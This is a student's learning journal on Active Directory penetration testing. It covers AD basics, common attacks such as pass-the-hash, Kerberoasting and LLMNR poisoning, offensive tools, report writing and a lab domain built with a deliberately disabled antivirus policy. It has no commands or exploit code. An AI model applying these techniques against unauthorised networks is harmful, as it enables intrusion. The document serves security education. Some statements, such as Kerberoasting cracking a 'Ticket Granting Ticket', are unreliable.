Learning Journal

Active Directory Penetration Testing

Laconsay,Sherwin
4-19-2025

Contents

Week 1

What is Active Directory?

Active Directory (AD) is a tool created by Microsoft to help manage computers, users, and resources (like printers or files) in a network. It acts like a digital phonebook that keeps track of everything and controls who can access what.

How Active Directory Keeps Things Secure:

- **Authentication**: This is like a security check. It makes sure only the right people and devices can log in to the network.
- **Authorization**: Once logged in, AD decides what each person is allowed to access, like certain files, apps, or printers.
- **Encryption**: AD can lock up data, emails, and other information using special keys, so only authorized people can see or use them.
- **Group Policies:** AD helps administrators set rules for all users and devices, like requiring strong passwords or blocking certain apps, to keep everything safe and organized.
- **Centralized Management:** Everything can be managed from one place, making it easier to update settings, add users, or fix problems across the network.
- **Reliability:** If one part of the system breaks, AD has backups to make sure the network keeps running smoothly.
- **Unique IDs:** AD gives each user or device a unique ID to control who can see or use specific files and resources.

In a nutshell, Active Directory helps keep everything in a network secure, organized, and easy to manage, like a security guard and organizer rolled into one.

Key Active Directory Services

Active Directory includes several services that work together to manage users, devices, and resources in a network:

- **Domain Services (AD DS):** This is the main service of Active Directory. It stores information about users, computers, and other resources and helps manage access to them.
- **Lightweight Directory Services (AD LDS):** Like AD DS, it's lightweight and can run multiple instances on one server. It's mainly used for specific applications and uses the Lightweight Directory Access Protocol (LDAP) to manage data.
- **Lightweight Directory Access Protocol (LDAP):** A system that helps share data like usernames and passwords across a network. It's how different parts of Active Directory communicate.
- **Kerberos:** A network authentication protocol that securely verifies user identities in systems like Active Directory. It uses encrypted tickets instead of passwords to allow users to access resources without repeatedly entering credentials. This helps protect against credential theft and unauthorized access.
- **NTLM (NT LAN Manager):** An old authentication protocol used in Windows networks. It relies on password hashing instead of encryption, making it less secure than modern methods like Kerberos.
- **LLMNR (Link-Local Multicast Name Resolution):** A network protocol used in Windows to help devices find each other when DNS isn't available. It allows name resolution within a local network by broadcasting queries to nearby devices.
- **SMB (Server Message Block):** A network protocol used for sharing files, printers, and other resources between devices on a network. It allows applications to read and write to files and request services from server programs.

Key Components of Active Directory Domain Services (AD DS)

Active Directory Domain Services organizes network resources using a layered structure:

- **Objects**: Objects are the key resources within Active Directory, like users, groups, computers, and printers, each representing an entity that is managed in the system.
- **Attributes**: Attributes are the specific details or characteristics that describe each object, such as a user's name, a computer's hostname, or a printer's location.

- **Schema**: The schema is like a blueprint for Active Directory, defining what types of objects can exist, their attributes, and how they relate to each other.
- **Domains**: A domain is a collection of related resources, like users and computers, that share the same database and security settings, and are organized under a unique name, like a website address.
- **Trees**: A tree is a set of one or more domains that are connected in a hierarchy, where each domain trusts the others, allowing them to share resources securely.
- **Forests**: A forest is the highest level of organization in Active Directory, containing one or more trees and all the associated objects, acting as a security boundary for the entire network.
- **Container:** Container objects hold other objects and are placed at specific points in the directory structure, organizing resources within Active Directory.
- **Leaf:** Leaf objects are individual resources, like a user or a printer, that don't contain other objects and are typically found at the end of the directory structure.

Common Weaknesses in Active Directory

Active Directory can have some weaknesses that hackers often target. Here are a few examples:

- **Anyone Can Add Computers to the Network:** By default, employees can connect their own devices to the company network. Personal devices might not have the same security protections, making it easier for hackers to access the network through them.
- **Too Many Admin Accounts:** Admin accounts have full control over the network. If there are too many people with admin access, it increases the chances of a hacker stealing one of these accounts and gaining control of the network.
- **Weak Password Rules**: Simple passwords are easy for hackers to guess, but overly complicated rules can cause people to store passwords in insecure ways, making it easier for attackers to find and use them.

References:

https://www.techtarget.com/searchwindowsserver/definition/Active-Directory
https://www.motadata.com/it-glossary/active-directory/
https://www.crowdstrike.com/en-us/cybersecurity-101
https://www.hackthebox.com/blog/active-directory-penetration-testing

What is Penetration Testing?

Penetration testing, also known as **pentesting**, is a controlled and safe way to test a computer system's security by simulating a cyberattack. Ethical hackers try to find weaknesses in the system that could be used by real attackers. The purpose is to see how strong the system's security is and to find areas that need improvement.

Phases of Penetration Testing:

- **Reconnaissance:** In this phase, the tester gathers information about the target system, such as network details, applications, and user accounts, to understand the system better and plan an attack. There are two types: passive (gathering public information) and active (directly interacting with the system).
- **Scanning & Enumeration**: Here, the tester uses tools to find open ports and check network traffic, which can be entry points for attackers. While scanning can spot threats, penetration testers are needed to figure out how severe the risk is and how easily hackers could break in.
- **Vulnerability Assessment**: Using data from the earlier phases, the tester identifies weaknesses in the system and checks whether attackers could exploit them. They refer to resources like the National Vulnerability Database to determine how risky the vulnerabilities are.
- **Exploitation**: This is when the tester tries to access the system by taking advantage of the identified weaknesses, often using tools like Metasploit to simulate real-world attacks. The tester must be careful to avoid damaging the system while testing.
- **Reporting**: After testing, the tester creates a report that documents the vulnerabilities found, how they were exploited, and provides recommendations for fixing them. This helps the organization improve its security and prevent future attacks.

Common Types of Penetration Tests:

- **Open-box pen test:** In this type of test, the hacker is given some information about the company's security before starting the test. This helps them understand the system better.
- **Closed-box pen test:** Here, the hacker knows only basic details, like the company's name, and has no further information. It's like a mystery challenge for the hacker.

- **External pen test:** The hacker focuses on testing the company's public-facing systems, like its website or external network servers. This type of test can happen remotely, without the hacker ever entering the building.
- **Internal pen test:** In this test, the hacker simulates an attack from inside the company's network, to see what damage someone with internal access (like an unhappy employee) could do behind the company's security walls.

References:
https://www.cloudflare.com/learning/security/glossary/what-is-penetration-testing/
https://www.blackduck.com/glossary/what-is-penetration-testing.html
https://brightsec.com/blog/penetration-testing/
https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/

How does Penetration Testing work in Active Directory?

Methodologies for attacking Active Directory will vary from pentester to pentester, but one thing that will be true across all internal assessments is that we will start from either:

- **Uncredentialed (No Account):** In this scenario, the tester begins without any AD user account but has access to the internal network. This is like trying to break in without a key and figuring out how far someone could go if they gain access to the network.
- **Credentialed (With Account):** Here, the tester starts with a low-level AD user account. It's easier to begin with an account because it gives the tester access to more areas of the AD system right away.

Starting Uncredentialed (No Account):

- **Looking for Weaknesses:** The tester checks the network for vulnerabilities that could be exploited to get a valid AD user account. This could involve tools to trick the system into giving up password information, which could then be used to access the AD network.
- **Finding an Exploit:** If the first methods don't work, the tester might find a vulnerable system they can hack into to gain access, even without an AD account.
- **Common Tools Used:** The tester might use tools to find unprotected accounts, weak passwords, or systems vulnerable to attacks, helping them gather information to exploit the AD system.

Starting Credentialed (With Account):

Once the tester has a valid AD user account, they begin by exploring the system to find ways to gain more control:

- **Mapping the System:** The tester uses tools to get an overview of the AD setup, looking for weak spots where they might escalate their privileges or find valuable information.
- **Finding Misconfigurations:** Some systems or settings within AD could be misconfigured, allowing the tester to gain higher access, like moving from a standard user to an admin.
- **Using Exploits:** If a misconfiguration is found, the tester could use techniques to escalate their privileges, potentially gaining access to sensitive data or even full control of the AD system.

What can also be done:

- **Roasting Attacks:** This involves attempting to crack weak passwords from AD accounts, which could give the tester access to more accounts and increase their control.
- **Exploring Shares for Secrets:** The tester might dig through shared files on the network for sensitive data like passwords or configurations that can help in the attack.

Common Attack Surfaces in Active Directory

Active Directory (AD) is a vital system for managing access to resources within a company's network. However, because it's so crucial, it is often targeted by attackers. Here are some of the most common attack methods used against Active Directory and how organizations can protect themselves:

- **Password Attacks:** Attackers attempt to gain access by guessing or using common passwords. This includes methods like brute force attacks, where attackers try many password combinations quickly, dictionary attacks, where they use a list of common passwords, and password spraying, where they try a few common passwords across many accounts.
- **Pass-the-Hash (PtH):** In this attack, attackers steal password hashes (encrypted password data) from compromised systems and use them to authenticate themselves on other systems within the same network, bypassing the need for a password.

- **Kerberoasting:** This attack targets service accounts in Active Directory by obtaining a Ticket Granting Ticket (TGT) and attempting to crack it offline to gain unauthorized access.
  Golden Ticket Attack: Attackers create forged Kerberos tickets, which allow them to impersonate domain administrators and gain unrestricted access to the network.
- **Credential Theft:** Attackers may steal login credentials using tools or by exploiting vulnerabilities in the system. Once they have these credentials, they can impersonate legitimate users.
- **Security Descriptor Propagation (SDProp) Abuse:** Attackers exploit the SDProp process, which manages permissions in AD, to gain privileged access.

- **LDAP Reconnaissance:** This attack involves using Lightweight Directory Access Protocol (LDAP) queries to gather information about an Active Directory environment. This information helps attackers plan further attacks and locate high-value targets.
- **NTDS.dit Extraction:** The NTDS.dit file contains the Active Directory database, which includes user account information. Attackers can steal this file and use it to crack user passwords offline.
- **Lateral Movement**: Once an attacker compromises a low-level account, they may attempt to move across the network to gain higher privileges and access more valuable resources.
- **Brute Force Attacks:** This involves using automated tools to repeatedly guess passwords
- **Local Loop Multicast Name Resolution (LLMNR):** LLMNR is a Windows networking function that can be misused by attackers to redirect network traffic or capture sensitive data.
- **IPv6 Attacks:** IPv6 introduces new attack vectors that can bypass traditional IPv4 security, such as traffic interception, spoofing, and evading firewalls. Attackers can exploit tunneling protocols or manipulate the Neighbor Discovery Protocol (NDP) for man-in-the-middle attacks.

References:
https://fidelissecurity.com/threatgeek/active-directory-security/major-active-directory-threats/

https://blog.quest.com/the-anatomy-of-active-directory-attacks/
https://www.semperis.com/blog/tools-attacking-active-directory/

Common Tools for Active Directory Pentesting

When testing Active Directory (AD) for weaknesses, penetration testers use a variety of tools to help identify and exploit potential vulnerabilities. These tools are essential for anyone conducting an Active Directory-focused penetration test.

- **Nmap**: Nmap is a network scanning tool that can be used to discover systems, services, and open ports within a network. It helps testers identify potential attack vectors and vulnerable systems.
- **Responder**: These tools can poison network protocols to trick the system into providing sensitive information, such as password hashes. These hashes can then be used to carry out attacks like offline password cracking.
- **Kerbrute**: This tool helps testers identify valid usernames within AD and perform "password spraying" attacks. Password spraying involves trying common passwords across many accounts without triggering account lockouts.
- **NetExec**: This powerful tool lets testers interact with various parts of AD, including remote systems, by using different protocols like SMB, WinRM, LDAP, and RDP. It helps enumerate data and identify weaknesses in individual hosts or the broader AD environment.
- **Impacket Toolkit**: This is a collection of scripts used to interact with AD. It covers tasks like gathering information, launching attacks, and establishing remote access, making it a versatile tool for penetration testers.
- **BloodHound.py & BloodHound GUI**: These tools help visualize and analyze the AD environment by creating graphical maps of potential attack paths. They allow testers to see how an attacker could move through the network once they gain initial access.
- **Rubeus**: Rubeus is a toolkit designed for manipulating the Kerberos authentication system used by AD. It allows testers to exploit flaws in the authentication process, helping them gain access to sensitive data or systems.
- **Metasploit**: Metasploit is an advanced tool that can be used for exploiting vulnerabilities in systems. It also includes modules for attacking AD environments, allowing for detailed testing of defenses.

- **Hashcat**: This is a powerful password cracking tool. When testers collect password hashes during an assessment, Hashcat can be used to try and crack those passwords, potentially giving them access to accounts.
- **Evil-winrm**: This tool is used to authenticate and access Windows hosts remotely via WinRM (Windows Remote Management). It supports authentication using NTLM password hashes, cleartext passwords, or Kerberos, allowing testers to bypass traditional login methods.
- **Netcat**: Netcat is used for establishing network connections and sending or receiving data between systems. It's useful for creating backdoors or exfiltrating data from a compromised system.

References
https://www.hackthebox.com/blog/active-directory-penetration-testing-cheatsheet-and-guide

Additional Tools:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md

What is a Penetration Testing Report?

A "bad guy" (black hat) hacks into systems for profit or to cause harm, like stealing your data or holding it for ransom. On the other hand, a "good guy" (white hat) helps by pointing out weak spots in your security and advising how to fix them.

A penetration test report is a detailed document created by a "white hat" hacker (ethical hacker) after testing a company's systems to identify security flaws. Here's a breakdown of the key parts that make the report clear and useful for both technical and non-technical readers:

1. **Cover Page**: This page provides basic information like the client's name and the testing dates. It's a formal introduction to the report.
2. **Table of Contents**: This section helps readers easily navigate through the report, especially since different people (executives, developers, system admins) will want to focus on different parts.
3. **Confidentiality Statement/Disclaimer**: This part defines what can and cannot be shared, ensuring both parties are clear about the confidentiality of the findings.

4. **Assessment Overview**: It gives a summary of when the test was done and what methods were used to perform the tests. This section can include specifics about the types of tests (e.g., testing network vulnerabilities or physical security weaknesses).
5. **Findings Severity Ratings**: This section helps clients understand the seriousness of the identified issues. Problems are categorized by severity (critical, high, medium, low). Some reports even highlight "informational" findings, which are less severe but still important.
6. **Project Scope and Exclusions**: This part details what systems were tested and what was excluded from the testing, such as systems that were off-limits for security reasons.
7. **Allowances**: Lists of any extra information or access the client provided to help with the test, such as network diagrams or credentials.
8. **Executive Summary**: A high-level summary that includes an overview of the issues found, highlighting both strengths and weaknesses in the company's security. It's written so that decision-makers can understand the major points without diving into technical details.
9. **The Findings**: The core of the report where specific security vulnerabilities are listed. Each finding typically includes:
    - A title
    - The severity level
    - A description of the issue
    - A risk assessment
    - Affected systems
    - Tools used to identify the problem
    - Evidence (such as screenshots)
    - How to fix the issue
10. **Supplemental Documentation**: Additional documents that provide extra details, such as:
        - A Letter of Attestation, which certifies the testing was done.

    - A Findings List summarizing the issues in an easy-to-read format like a spreadsheet.
    - Tool outputs that can help the client fix the issues identified.

This structure is designed to provide clear, actionable information so clients can not only understand their security flaws but also take the necessary steps to fix them. It's important because it helps companies improve their security before the "bad guys" (black hats) can exploit these vulnerabilities for harm or profit.

Here's how to make your penetration testing reports stand out

- **Tailor sections for different readers:** Recognize that not everyone reading your report has the same level of expertise. For instance, the executive summary should be concise, high-level, and focus on the risks that affect critical systems, clients, or data. Executives might not dive into technical details, but they need to understand the impact of identified vulnerabilities.
- **Document tools and tactics:** Always note down every tool and tactic you try, even if it doesn't succeed. Some failed attempts can later become useful when you acquire new information or gain further insights into the system. It may help to revisit a tactic that initially seemed ineffective.
- **Avoid overwhelming your readers:** Penetration testing can be highly technical and complicated, but your job is to explain findings in simple terms. If you can't make complex topics clear and understandable, you may limit your ability to help your client and demonstrate your value.
- **Work as a team:** Penetration testers often work in teams to ensure thoroughness and quality. Using a shared space for report writing, artifact collection, and collaboration ensures consistency and keeps everyone aligned. A unified approach results in a more cohesive and effective report.
- **Eliminate errors:** Even a strong report can lose credibility due to small errors like spelling or grammar mistakes. Use grammar-checking tools (e.g., Grammarly) and ask a teammate to review the report from a fresh perspective to catch any overlooked issues.

The End Goal: Crafting a Story


As a penetration tester, your ultimate goal is to tell a story that answers these key questions:

- **How did you find the issue?** Explain the process and methodology used to identify the vulnerability.
- **What is the root cause or vulnerability?** Describe the underlying flaws or weakness in the system.
- **How difficult was it to exploit the vulnerability?** Assess the level of effort needed to take advantage of the issue.
- **Can the vulnerability be used for further access?** Discuss whether exploiting the issue could lead to deeper system access.
- **What is the potential impact on the organization?** Outline the risks, such as data loss, financial damage, equipment harm, or intellectual property theft.
- **How can it be fixed or mitigated?** Provide practical recommendations for addressing or minimizing the risk posed by the vulnerability.


References:
https://tcm-sec.com/what-is-a-penetration-testing-report/
https://www.hackthebox.com/blog/penetration-testing-reports-template-and-guide

Building the environment

Network Setup



Virtual Machines




DC1


Installed Active Directory Role

Created FAMILYGUY.local domain


Created New Users




Created SMB Share with Default Settings



Setup SPN for SQLService account




Added a GPO that will disable Microsoft Defender AV

